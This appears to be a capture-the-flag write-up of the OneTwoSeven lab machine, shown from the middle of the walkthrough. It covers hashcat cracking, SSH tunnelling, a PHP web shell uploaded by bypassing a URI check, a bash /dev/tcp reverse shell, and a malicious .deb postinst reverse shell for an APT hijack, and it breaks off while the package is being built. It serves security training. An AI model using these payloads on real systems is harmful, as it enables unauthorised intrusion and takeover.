- \* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.

Pure kernels can crack longer passwords, but drastically reduce performance.

If you want to switch to optimized kernels, append -O to your commandline.

See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 4 MB

Dictionary cache hit:

- \* Filename .. : /usr/share/wordlists/rockyou.txt
- \* Passwords..: 14344385
- \* Bytes.....: 139921507
- \* Keyspace .. : 14344385

11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8:Homesweethome1

Session.....: hashcat

Status.....: Cracked

Hash.Mode.....: 1400 (SHA2-256)

Hash.Target.....:

11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de ... e5cbd8

Time.Started.....: Tue Jul 22 20:27:38 2025 (1 sec)

Time.Estimated ...: Tue Jul 22 20:27:39 2025 (0 secs)

Kernel.Feature ...: Pure Kernel

Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)

Guess.Queue.....: 1/1 (100.00%)

Speed.#1.....: 9462.3 kH/s (0.35ms) @ Accel:1024 Loops:1 Thr:1

Vec:8

Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)

Progress.....: 11108352/14344385 (77.44%)

```
Rejected.....: 0/11108352 (0.00%)
Restore.Point....: 11091968/14344385 (77.33%)
Restore.Sub.#1 ... : Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ILDICK2 → Happy people
Hardware.Mon.#1..: Util: 8%
```

```
Started: Tue Jul 22 20:27:29 2025
Stopped: Tue Jul 22 20:27:41 2025
```

As a result, we obtained the password: `homesweethome1`

```
11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8:Homeswe
ethome1
```

```
username: ots-admin
password: Homesweethome1
```

Attempting to log in directly via SSH returns `Permission denied`.

This indicates that although Nmap previously showed that SSH was open on port 22, login access is restricted and direct SSH login is not allowed.


```
(chenduoduo㉿kali24:~/Desktop/CPTs/OneTwoServer)
$ ssh ots-admin@10.10.10.133
ots-admin@10.10.10.133'    ssword:
Permission denied, please try again.
ots-admin@10.10.10.133'    ssword:
Permission denied, please try again.
```

As mentioned earlier, the admin panel (i.e., the filtered port `60080`) can only be accessed locally, not externally.

So, we attempt to forward our local port 60080 to the target's port 60080 using:

```
ssh -N -L 60080:127.0.0.1:60080 ots-jNGEzMjM@10.10.10.133
```

Then, open the browser and visit `localhost:60080`—this allows us to access the target's port 60080 and bypass the restriction.



Log in using the previously obtained `ots-admin` username and password.

My personal habit is to keep potentially useful information organized in a notepad or text file, so it's easy to find when needed.

target: 10.10.10.133

local: 10.10.16.12

port

22 - ssh

80 - http

60080 - filter

username: `ots-admin`

password: `Homesweethome1`

Username: ots-jNGEzMjM

Password: 19c4a323

Successfully logged in to the `menu.php` page. The next step is to check whether there's any information we can exploit.

The screenshot shows a web browser window with the following details:

- Address bar: localhost:60080/menu.php
- Tab bar: Index of /~ots-jNGEzMjM/rot, OneTwoSeven, OneTwoSeven - Administration
- Toolbar: Back, Forward, Stop, Refresh, Home, Search, etc.
- Page content:
  - OTS Default User [DL]
  - OTS File Backup [DL]
  - OTS File Systems [DL]
  - OTS Addon Manager [DL]
  - OTS System Upgrade [DL] (highlighted with a cursor)
  - OTS System Users [DL]
  - OTS Top Output [DL]
  - OTS Uptime [DL]
  - OTS Users [DL]

## Plugin Upload. Admins Only!

Upload new plugins to include on this status page using the upload form below.

No file selected.  Disabled for security reasons.

---

© 2019 OneTwoSeven, Dec. · [Privacy](#) · [Terms](#)

By clicking the first option, **OTS Default User**, we discover another set of username and password credentials.

OTS Default User [DL]  
OTS File Backup [DL]  
OTS File Systems [DL]  
OTS Addon Manager [DL]  
OTS System Upgrade [DL]  
OTS System Users [DL]

**Default User Credentials**

Username: ots-yODc2NGQ  
Password: f528764d

Use the `sftp` service to check whether there's any exploitable information:

```
sftp ots-yODc2NGQ@10.10.10.133
```


```
(chenduoduo㉿ kali24)-[~/Desktop/CPTs/OneTwoSeven]$ sftp ots-yODc2NGQ@10.10.10.133
ots-yODc2NGQ@10.10.10.133's password:
Connected to 10.10.10.133.
sftp> ls
public_html user.txt
```

Use the `get` command to download the `user.txt` file.

```
sftp> get user.txt
Fetching /user.txt to user.txt
user.txt                                              100% 33  0.0KB/s 00:00
sftp> |
```

```
(chenduoduo㉿ kali24)-[~/Desktop/CPTs/OneTwoSeven]$ ls
Portscan_nmap sha256_hash.txt user.txt
```

Then use the `cat` command to read the file and retrieve the first **User Flag**.



## Alternative Approach

Continue using the `symlink` command to view the target file:

```
symlink /var/www/html/signup.php public_html/signup.php
```

Then visit the corresponding URL in the browser:

<http://onetwoseven.htb/~ots-jNGEzMjM/signup.txt>

```

!doctype html
html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
<meta name="description" content="">
<meta name="author" content="Mark Otto, Jacob Thornton, and Bootstrap contributors">
<meta name="generator" content="Jekyll v3.8.5">
<title>OneTwoSeven</title>

<!-- Bootstrap core CSS -->
<link href="/dist/css/bootstrap.min.css" rel="stylesheet" crossorigin="anonymous">

<style>
.bd-placeholder-img { font-size: 1.125rem; text-anchor: middle; -webkit-user-select: none; -moz-user-select: none; -ms-user-select: none; user-select: none; }
@media (min-width: 768px) { .bd-placeholder-img-lg { font-size: 3.5rem; } }
</style>
<!-- Custom styles for this template -->
<link href="carousel.css" rel="stylesheet">
</head>
<body>
<header>
<nav class="navbar navbar-expand-md navbar-dark fixed-top bg-dark">
<a class="navbar-brand" href="/index.php">OneTwoSeven</a>
<button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarCollapse" aria-controls="navbarCollapse" aria-expanded="false" aria-label="Toggle navigation">
<span class="navbar-toggler-icon"></span>
</button>
<div class="collapse navbar-collapse" id="navbarCollapse">
<ul class="navbar-nav mr-auto">
<li class="nav-item active"><a class="nav-link" href="/index.php">Home<span class="sr-only" style="font-weight: bold;">(current)</span></a></li>
<li class="nav-item"><a class="nav-link" href="/stats.php">Statistics</a></li>
<li class="nav-item"><a class="nav-link disabled" href="#" style="color: #ccc;">Admin</a></li>
</ul>
</div>
</nav>
</header>

<?php
function getUsername() { $ip = $_SERVER['REMOTE_ADDR']; return "ots-" . substr(str_replace('=', '', base64_encode(substr(md5($ip), 0, 8))), 3); }
function getPassword() { $ip = $_SERVER['REMOTE_ADDR']; return substr(md5($ip), 0, 8); }
?>

<main role="main">
<!-- Marketing messaging and featurettes
=====
-->
<!-- Wrap the rest of the page in another container to center all the content. -->
<div class="container marketing">

```

We find function calls related to username and password generation.

The code reveals that during registration, both the username and password are automatically generated based on the visitor's IP address.

```

</button>
<div class="collapse navbar-collapse" id="navbarCollapse">
<ul class="navbar-nav mr-auto">
<li class="nav-item active"><a class="nav-link" href="/index.php">Home<span class="sr-only" style="font-weight: bold;">(current)</span></a></li>
<li class="nav-item"><a class="nav-link" href="/stats.php">Statistics</a></li>
<li class="nav-item"><a class="nav-link disabled" href="#" style="color: #ccc;">Admin</a></li>
</ul>
</div>
</nav>
</header>

<?php
function getUsername() { $ip = $_SERVER['REMOTE_ADDR']; return "ots-" . substr(str_replace('=', '', base64_encode(substr(md5($ip), 0, 8))), 3); }
function getPassword() { $ip = $_SERVER['REMOTE_ADDR']; return substr(md5($ip), 0, 8); }
?>

<main role="main">
<!-- Marketing messaging and featurettes
=====
-->
<!-- Wrap the rest of the page in another container to center all the content. -->
<div class="container marketing">

```

In other words, the username is:

**ots-** + a value computed from the visitor's IP.

The password is the first 8 characters of the MD5 hash of the IP.

So, by manually setting the IP to **127.0.0.1**, we can reverse-engineer the account credentials.

We write a PHP script to simulate the registration logic with a spoofed IP:

```
<?php  
$ip = "127.0.0.1";  
echo "username: ots-" . substr(str_replace('=', '',  
base64_encode(substr(md5($ip),0,8))), 3) . "\n";  
echo "password: " . substr(md5($ip),0,8) . "\n";  
?>
```

This gives us a valid set of credentials:



```
(chenduoduo㉿ kali24)-[~/Desktop/CPTs/OneTwoSeven]  
$ php -f fake.php  
username: ots-yODc2NGQ  
password: f528764d
```

Use this username and password to log in to the SFTP service, and you'll be able to retrieve the `user.txt` file.

## Foothold (Gaining Root Access)

Next, the goal is to obtain the **Root Flag**, which usually requires root privileges.

On the `menu.php` page, we noticed an upload button. Although it appears greyed out, it's worth investigating whether this functionality can still be exploited.

The screenshot shows a web browser window with the URL `localhost:60080/menu.php`. The title bar says "OneTwoSeven - Administration". The page content lists several menu items under "OTS Administration": "OTS Default User [DL]", "OTS File Backup [DL]", "OTS File Systems [DL]", "OTS Addon Manager [DL]", "OTS System Upgrade [DL]", "OTS System Users [DL]", "OTS Top Output [DL]", "OTS Uptime [DL]", and "OTS Users [DL]". A cursor arrow is visible at the bottom center of the page.

[OTS Default User](#) [DL]  
[OTS File Backup](#) [DL]  
[OTS File Systems](#) [DL]  
[OTS Addon Manager](#) [DL]  
[OTS System Upgrade](#) [DL]  
[OTS System Users](#) [DL]  
[OTS Top Output](#) [DL]  
[OTS Uptime](#) [DL]  
[OTS Users](#) [DL]



## Plugin Upload. Admins Only!

Upload new plugins to include on this status page using the upload form below.

No file selected.  Disabled for security reasons.

By clicking on **OTS Addon Manager**, we uncover some interesting information: several original request paths have been rewritten. All upload and download operations are handled through `ots-man-addon.php`, which functions as a kind of central control entry point.

10.10.10.133/~ots-jNGEzMjIM × OneTwoSeven × OneTwoSeven - Administration × http://localhost:60080/menu.php × +

localhost:60080/menu.php?addon=addons/ots-man-addon.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB The image "http://94.2... Google Hacking DB OffSec

OneTwoSeven - Administration

[OTS Default User](#) [DL]

[OTS File Backup](#) [DL]

[OTS File Systems](#) [DL]

[OTS Addon Manager](#) [DL]

[OTS System Upgrade](#) [DL]

[OTS System Users](#) [DL]

[OTS Top Output](#) [DL]

[OTS Uptime](#) [DL]

[OTS Users](#) [DL]

The addon manager must not be executed directly but only via the provided RewriteRules:

```
RewriteEngine On
RewriteRule ^addon-upload.php    addons/ots-man-addon.php [L]
RewriteRule ^addon-download.php  addons/ots-man-addon.php [L]
```

By commenting individual RewriteRules you can disable single features (i.e. for security reasons)

Please note: Disabling a feature through htaccess leads to 404 errors for now.

## Plugin Upload. Admins Only!

Upload new plugins to include on this status page using the upload form below.

No file selected.  Disabled for security reasons.

Clicking **[DL]** next to **OTS Addon Manager** allows us to download the corresponding PHP source file.

```

1 <?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /login.php"); } if ( strpos($_SERVER['REQUEST_URI'], '/addons/') == false ) { die(); }
2 # OneTwoSeven Admin Plugin
3 # OTS Addon Manager
4 switch (true) {
5     # Upload addon to addons folder.
6     case preg_match('/^\/addon-upload.php/' ,$_SERVER['REQUEST_URI']):
7         if(isset($_FILES['addon'])){
8             $errors= array();
9             $file_name = basename($_FILES['addon']['name']);
10            $file_size =$_FILES['addon']['size'];
11            $file_tmp =$_FILES['addon']['tmp_name'];
12
13            if($file_size > 20000){
14                $errors[]='Module too big for addon manager. Please upload manually.';
15            }
16
17            if(empty($errors)==true) {
18                move_uploaded_file($file_tmp,$file_name);
19                header("Location: /menu.php");
20                header("Content-Type: text/plain");
21                echo "File uploaded successfully";
22            } else {
23                header("Location: /menu.php");
24                header("Content-Type: text/plain");
25                echo "Error uploading the file: ";
26                print_r($errors);
27            }
28        }
29        break;
30    # Download addon from addons folder.
31    case preg_match('/^\/addon-download.php/' ,$_SERVER['REQUEST_URI']):
32        if ($_GET['addon']) {
33            $addon_file = basename($_GET['addon']);
34            if ( file_exists($addon_file) ) {
35                header("Content-Disposition: attachment; filename=$addon_file");
36                header("Content-Type: text/plain");
37                readfile($addon_file);
38            } else {
39                header($_SERVER["SERVER_PROTOCOL"]." 404 Not Found", true, 404);
40                die();
41            }
42        }
43        break;
44    default:
45        echo "The addon manager must not be executed directly but only via<br>";
46        echo "the provided RewriteRules:<br><hr>";
47        echo "RewriteEngine On<br>";
48        echo "RewriteRule ^addon-upload.php    addons/ots-man-addon.php [L]<br>";
49        echo "RewriteRule ^addon-download.php addons/ots-man-addon.php [L]<br><hr>";
50        echo "By commenting individual RewriteRules you can disable single<br>";
51        echo "features (i.e. for security reasons)<br><br>";
52        echo "<font size='2'>Please note: Disabling a feature through htaccess leads to 404 errors for now.</font>";
53        break;
}

```

We observe that as long as `$_SERVER['REQUEST_URI']` contains `/addon-upload.php`, the upload logic will be triggered.

```

4 switch (true) {
5     # Upload addon to addons folder.
6     case preg_match('/^\/addon-upload.php/' ,$_SERVER['REQUEST_URI']):
7         if(isset($_FILES['addon'])){
8             $errors= array();
9             $file_name = basename($_FILES['addon']['name']);

```

Back on the `menu.php` page, we use the browser's **Inspect** tool to remove the `disabled` attribute from the upload form:

Screenshot of a web browser showing a plugin upload page for 'OneTwoSeven - Administration'. The URL is `localhost:50080/menu.php?addon=addons/ots-users.php`. The page title is 'OneTwoSeven - Administration'. It features two links: 'OTS Uptime' and 'OTS Users'. The main content area has a heading 'Plugin Upload. Admins Only!' and a sub-instruction 'Upload new plugins to include on the homepage using the upload form below.' Below this is a file input field with the placeholder 'Browse... No file selected.' and a 'Submit Query' button. A tooltip on the button says 'Disabled for security reasons.' At the bottom, there's a copyright notice '© 2019 OneTwoSeven, Dec. · Privacy · Terms' and a 'Back to top' link.

Screenshot of the developer tools' element inspector over the 'Submit Query' button. The button is highlighted with a blue selection bar. The right-hand panel shows the CSS properties for the button, including 'disabled' and 'button' styles. The 'Layout' tab is selected, showing the button's dimensions: width 97.833px, height 24px, left 4px, top 2px. The 'Computed' tab shows the final values: margin 0, border 2px solid black, padding 1px, and background-color #fff. The 'Changes' tab shows the button is disabled. The 'Compatibility' tab shows it works in all major browsers.

After removing it, the **Submit Query** button becomes clickable:

## Plugin Upload. Admins Only!

Upload new plugins to include on this status page using the upload form below.

No file selected.  Disabled for security reasons.

© 2019 OneTwoSeven, Dec. · [Privacy](#) · [Terms](#)

[Back](#)

Now it's time to test whether we can upload a malicious payload.

Create a simple PHP payload file and attempt to upload it. Meanwhile, intercept the request in **Burp Suite** and modify the upload path in the request from `/addon-upload.php` to `/addon-download.php&/addon-upload.php`:

```
<?php  
system($_GET['pwn']);  
?>
```

```
Burp Project Initiator Repeater View Help  
└─(chenduoduo㉿kali24) [~/Desktop/CPTs/OneTwoSeven]  
$ vim shell.php story WebSockets history Match and replace  
  
└─(chenduoduo㉿kali24) [~/Desktop/CPTs/OneTwoSeven]  
$ cat shell.php  
<?php  
system($_GET['pwn']);  
?>
```

After modifying the request, forward it in Burp Suite:


Send Cancel < | > |

### Request

Pretty Raw Hex


```
1 POST /addon-download.php&/addon-upload.php HTTP/1.1
2 Host: localhost:60080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
boundary=-----26038307101368870793030834991
8 Content-Length: 258
9 Origin: http://localhost:60080
10 Connection: keep-alive
11 Referer: http://localhost:60080/menu.php?addon=addons/ots-users.php
12 Cookie: PHPSESSID=jdg08p2kqd6ts5m812e2tr69u6
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 -----26038307101368870793030834991
21 Content-Disposition: form-data; name="addon"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php
25 system($_GET['pwn']);
26 ?>
27 -----26038307101368870793030834991--
```

Then visit `localhost:60080/addons/shell.php?pwn=id` in the browser, and we can confirm that the command executed successfully:



A screenshot of a web browser window. The address bar shows `localhost:60080/addons/shell.php?pwn=id`. The page content displays the output of the `id` command: `uid=35(www-admin-data) gid=35(www-admin-data) groups=35(www-admin-data)`.

Let's further test with the `whoami` command:




A screenshot of a web browser window. The address bar shows `localhost:60080/addons/shell.php?pwn=whoami`. The page content displays the output of the `whoami` command: `www-admin-data`.

## Next, we aim to obtain a stable interactive shell.

First, set up a local listener using `netcat`:

```
nc -lvp 4444
```



A screenshot of a terminal window. The user is in a directory named `OneTwoSeven`. They run the command `nc -lvp 4444`, which starts a listening socket on port 4444. The terminal shows the command and its output.

Use the website <https://forum.ywhack.com/reverse-shell/> to generate a reverse shell payload:

The screenshot shows a web-based tool for generating reverse shells. At the top, the URL is `forum.ywhack.com/reverse-shell/`. The theme is set to 'Dark'. The main title is '反弹shell生成器' (Reverse Shell Generator). On the left, under 'IP地址 & 端口', the IP address is set to `10.10.16.12` and the port is `4444`. On the right, under '主机监听命令', the command is `nc -lvpn 4444`. Below these, there are tabs for '反向shell', '正向shell', 'MSFVenom', 'HoaxShell', '内网代理', '文件下载', and '痕迹清理'. The '反向shell' tab is selected. Under '操作系统', it is set to 'Linux'. A sidebar on the left lists various shell types: Bash-i, Bash 196 TCP, Bash 196 UDP, Bash read line, Bash 5, and Bash udp. The 'Bash-i' option is highlighted. To the right of the sidebar, a command is displayed: `sh -i >& /dev/tcp/10.10.16.12/4444 0>&1`.

Execute the following command on your local terminal to trigger the reverse shell connection:

```
curl -G http://localhost:60080/addons/shell.php --data-urlencode "pwn=bash -c 'sh -i >& /dev/tcp/10.10.16.12/4444 0>&1'"
```

A terminal window on a Kali Linux system (chenduoduo㉿kali24) is shown running the command from the previous step. The output shows the curl command being executed and the resulting reverse shell connection.

```
(chenduoduo㉿kali24: ~/Desktop/CPTs/OneTwoSeven)$ curl -G http://localhost:60080/addons/shell.php --data-urlencode "pwn=bash -c 'sh -i >& /dev/tcp/10.10.16.12/4444 0>&1'"
```

Once executed, the listener terminal will receive the reverse shell:

```
(chenduoduo㉿ kali24) [~/Desktop/CPTs/OneTwoSeven]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.16.12] from (UNKNOWN) [10.10.10.133] 42248
sh: 0: can't access tty; job control turned off
$ ls
ots-default-user.php
ots-fs-backup.php
ots-fs.php
ots-man-addon.php
ots-sysupdate.php
ots-sysusers.php
ots-top.php
ots-uptime.php
ots-users.php
shell.php
$ whoami
www-admin-data
$
```

However, this shell isn't very interactive. By checking the target machine, we see that Python is installed:

```
$ which python
/usr/bin/python
$
```

Use the following command to upgrade to a fully interactive TTY shell:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
$ which python
/usr/bin/python
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-admin-data@onetwoseven:/var/www/html-admin/addons$ whoami
whoami
www-admin-data
www-admin-data@onetwoseven:/var/www/html-admin/addons$
```

# Privilege Escalation

Use the `sudo -l` command to check the current user's `sudo` privileges:

```
www-admin-data@onetwoseven:/var/www/html-admin/addons$ sudo -l  
sudo -l  
Matching Defaults entries for www-admin-data on onetwoseven:  
    env_reset, env_keep+="ftp_proxy http_proxy https_proxy no_proxy",  
    mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

```
User www-admin-data may run the following commands on onetwoseven:  
    (ALL : ALL) NOPASSWD: /usr/bin/apt-get update, /usr/bin/apt-get upgrade  
www-admin-data@onetwoseven:/var/www/html-admin/addons$ |
```

It shows that the current user can run the following commands without a password:

- ◆ `/usr/bin/apt-get update`
- ◆ `/usr/bin/apt-get upgrade`

Check the APT source configuration:

```
www-admin-data@onetwoseven:/var/www/html-admin/addons$ cd /  
cd /  
www-admin-data@onetwoseven:$ ls  
ls  
bin etc initrd.img.old lost+found opt run sys var  
boot home lib media proc sbin tmp vmlinuz  
dev initrd.img lib64 mnt root srv usr vmlinuz.old  
www-admin-data@onetwoseven:$ cd /etc/apt  
cd /etc/apt  
www-admin-data@onetwoseven:/etc/apt$ ls  
ls  
apt.conf.d preferences.d sources.list.d  
listchanges.conf sources.list trusted.gpg.d  
www-admin-data@onetwoseven:/etc/apt$ cd sources.list.d  
cd sources.list.d  
www-admin-data@onetwoseven:/etc/apt/sources.list.d$ ls  
ls  
devuan.list onetwoseven.list  
www-admin-data@onetwoseven:/etc/apt/sources.list.d$ cat onetwoseven.list  
cat onetwoseven.list  
# OneTwoSeven special packages - not yet in use  
deb [trusted=yes] http://packages.onetwoseven.htb/devuan ascii main  
www-admin-data@onetwoseven:/etc/apt/sources.list.d$ |
```

This means the system will try to download update packages from [packages.onetwoseven.htb](http://packages.onetwoseven.htb).

**We can perform an APT repository hijack and inject a malicious .deb package.**

Create the directory structure:

```
mkdir -p devuan/dists/ascii/main/binary-amd64/
```

Create a fake package list:

```
vim Packages
```

Content of `Packages` :

```
Package: telnet
Version: 0.20-12343
Maintainer: Chenduoduo
Architecture: amd64
Description: Chenduoduo
Section: chenduo
Priority: required
Filename: dists/ascii/main/binary-amd64/telnet.deb
Size: 44203
SHA256: d
```

Create a malicious `telnet` package:

```
mkdir telnet
mkdir telnet/DEBIAN
cd telnet/DEBIAN
```

Create a `control` file:

```
Package: telnet
Maintainer: chenduoduo
Version: 0.20-12343
Architecture: amd64
Description: Chenduoduo
```

Create a `postinst` script:

```
bash -c 'bash -i >& /dev/tcp/10.10.16.12/9999 0>&1'
```

Grant execute permissions to `postinst`:

```
(chenduoduo㉿ kali24:~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64/telnet/DEBIAN)
$ ls
control postinst
```

```
(chenduoduo㉿ kali24:~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64/telnet/DEBIAN)
$ chmod 755 postinst
```

Set up listener on port 9999:

```
(chenduoduo㉿ kali24) [~/Desktop/CPTs/OneTwoSeven]
$ nc -lvpn 9999
listening on [any] 9999 ...
```

```
(chenduoduo㉿ kali24) [~/Desktop/CPTs/OneTwoSeven]
$ netstat -alnp | grep 9999
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
tcp      0  0 0.0.0.0:9999        0.0.0.0:*      LISTEN    157988/nc
```

Return to the previous directory and build the `.deb` package:

```
(chenduoduo㉿ kali24) [~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64
$ ls
Packages telnet
```

```
dpkg-deb --build telnet/
```

```
(chenduoduo㉿ kali24) [~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64
$ dpkg-deb --build telnet/
dpkg-deb:warning: root directory telnet/ has unusual owner or group 1000:1000 "404"
dpkg-deb:hint: you might need to pass --root-owner-group, see <https://wiki.debian.org/Teams/Dpkg/RootlessBuilds> "404"
dpkg-deb:warning: ignoring 1 warning about the control file(s)
